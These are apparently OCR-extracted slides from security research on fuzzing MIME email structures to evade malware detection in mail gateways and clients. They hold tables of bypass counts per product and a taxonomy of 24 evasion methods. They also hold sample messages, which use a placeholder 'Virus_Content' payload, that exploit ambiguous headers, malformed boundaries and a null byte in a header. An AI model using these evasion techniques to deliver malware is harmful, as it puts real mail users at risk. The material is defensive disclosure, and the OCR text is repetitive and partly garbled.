Content-ID: content_01

--foo
Content-Type: text(comment)/plain
Content-ID: content_02

Hello World!
--foo
Content-Type: image/jpg
Content-ID: content_03

<image binary>
--foo--
```


- Sample Mutation
  - String Level Mutations
  - Structure Level Mutations
  - **Mutations by Rules**


System Design - Valid Sample Filtering

- Automatically generated samples: not suitable for real-world product test
  - Overly malformed samples / invalid mutations / enormous sample quantity
- Solution: Introduce popular parsing libraries to locally simulate actual parsing environment



```
......
<Content-Transfer-Encoding> , replace_random_subtree    , 0.3
<CRLF>                      , remove_random_character   , 0.6
<Content-Type>              , insert_character_pair     , 0.1
......
```





```
......
<Content-Transfer-Encoding> , replace_random_subtree    , 0.3
<CRLF>                      , remove_random_character   , 0.7
<Content-Type>              , insert_character_pair     , 0.1
......
```

Experiment Setup

- Test targets
- 15 popular mail products + 1 open source gateway
- WebMail + 7 Clients

Thunderbird Outlook

Gmail Mac Mail eM Client

网易邮箱大师 Foxmail

Target clients

Gmail Outlook iCloud Fastmail

Coremail 163 网易免费邮 mail.163.com Mail QQ邮箱 mail.qq.com sina 新浪邮箱


@mail.ru inbox.lv NAVER [freemail] freemail.hu

Yandex Mail ZOHO Mail mail.com A amavis

Target email products (Gateway)

Evaluation Results


- Detection bypass discovered on **all 16 detectors**, among which 10 products have vulnerabilities with their own WebMail clients.
- **102/128 gateway-client combinations** have detection bypass vulnerabilities.



	Web Interface	Thunderbird	Outlook (client)	Foxmail	eM Client	Netease (client)	MacOS Mail	Android Gmail
163.com	14	13	15	23	15	16	17	3
Coremail	12	18	17	18	13	12	9	3
Fastmail	4	3	3	3	6	3	2	23
freemail.hu	17	-	-	-	-	-	-	-
Gmail	0	11	18	2	9	2	3	0
iCloud	9	20	15	28	21	28	12	0
inbox.lv	10	11	16	11	5	8	5	0
mail.com	4	-	-	-	-	-	-	-
mail.ru	8	23	20	4	23	4	18	17
Naver	0	24	16	14	34	2	20	42
Outlook	0	5	2	2	10	2	5	0
qq.com	2	23	15	5	25	10	20	6
Yahoo	0	78	79	73	79	82	55	6
Yandex	8	9	6	5	9	5	21	8
Zoho	0	13	12	5	27	5	18	32
Amavis & ClamAV	-	2	4	2	6	1	-	-

Evaluation Results

- 180 effective evasion samples in total
- 24 unique bypass methods, with **19 newly discovered methods**.
- 3 categories based on the bypass principles.
    - A: Confusion over Ambiguous Header Fields
    - B: Differences in Parsing Malformed MIME structure
    - C: Inconsistencies in Decoding Algorithms




Bypass Category	Valid Bypass Methods
Confusion over Ambiguous Header Fields	(A1) multiple encoding schemes
	(A2) multiple boundary statements
	(A3) *multiple CT headers
	(A4) *abnormal capitalization of header values
	(A5) *irregular folding structure
	(A6) *overlapped header values
	(A7) comment within boundary parameter
	(A8) *comment within CTE header
	(A9) *encoded-word within headers
Differences in Parsing Malformed MIME Structure	(B1) *lack of the CD header
	(B2) *inserted junk characters in headers
	(B3) *non-standard link breaks
	(B4) *empty boundary
	(B5) *imcomplete terminating boundary
	(B6) *missing semicolon before boundary
	(B7) *redundant blank line before an entity
	(B8) *partition error in nested entities
Inconsistencies in Decoding Algorithms	(C1) inserted junk characters in b64 data
	(C2) b64 chunked encoding
	(C3) *inserted padding characters in b64 data
	(C4) *broken soft-line-breaks in qp data
	(C5) *splitted end-of-line bytes in qp data
	(C6) *abnormal capitalization of qp data
	(C7) *overlong encoded lines

A: Confusion over Ambiguous Header Fields

- Ambiguous headers with basic properties about the message entity
- **Different understanding** of entity structure between detection engine and client

Case A1:
multiple Content-Type header



```
Subject: multiple_type_header_valid_latter
Content-Type: multipart/mixed; boundary=foo
Content-Type: application/octet-stream

Virus_Content
```

```
Subject: multiple_type_header_valid_latter
Content-Type: multipart/mixed; boundary=foo
Content-Type: application/octet-stream

Virus_Content
```

identifies multipart entity but can't locate boundary

identifies singlepart boundary and locates body

A: Confusion over Ambiguous Header Fields


Case A2:
encoded-word boundary

encoded-word:
Not applicable to `boundary` according to RFC 2047

= ? charset?encoding?data?=

```
Content-Type: multipart/mixed; boundary==?US-ASCII?Q?foo?=

--=?US-ASCII?Q?foo?=
Content-Type: text/plain

Email with an attachment.
--foo
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Virus_Content
--foo--
--=?US-ASCII?Q?foo?=--
```

```
Content-Type: multipart/mixed; boundary==?US-ASCII?Q?foo?=

--=?US-ASCII?Q?foo?=
Content-Type: text/plain

Email with an attachment.
--foo
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Virus_Content
--foo--
--=?US-ASCII?Q?foo?=--
```



Don't support *encoded-word* in boundary and recognize it as `=?US-ASCII?Q?foo?=`

```
Email with an attachment.
--foo
Content-Type: application/octet-stream
Content-Disposition: attachment;
filename=att

Virus_Content
--foo--
```

Support *encoded-word* in boundary and recognize it as `foo`

```
Virus_Content
```


B: Differences in Parsing Malformed MIME structure

- Detector **fails to parse** certain structure but client parses correctly
- Not limited to header fields, but may also appear in the message body

Case B1:
insert \x00 in the Content-Transfer-Encoding header

```
Subject: insert_0_in_CTE
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att
Content-Transfer-Encoding[\x00]: base64

VmlydXNfQ29udGVudA==
```

```
Subject: insert_0_in_CTE
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att
Content-Transfer-Encoding[\x00]: base64

VmlydXNfQ29udGVudA==
```



parsing is truncated by \x00, thus identifies no valid encoding

identifies singlepart boundary and locates body

```
VmlydXNfQ29udGVudA==
```

```
Virus_Content
```

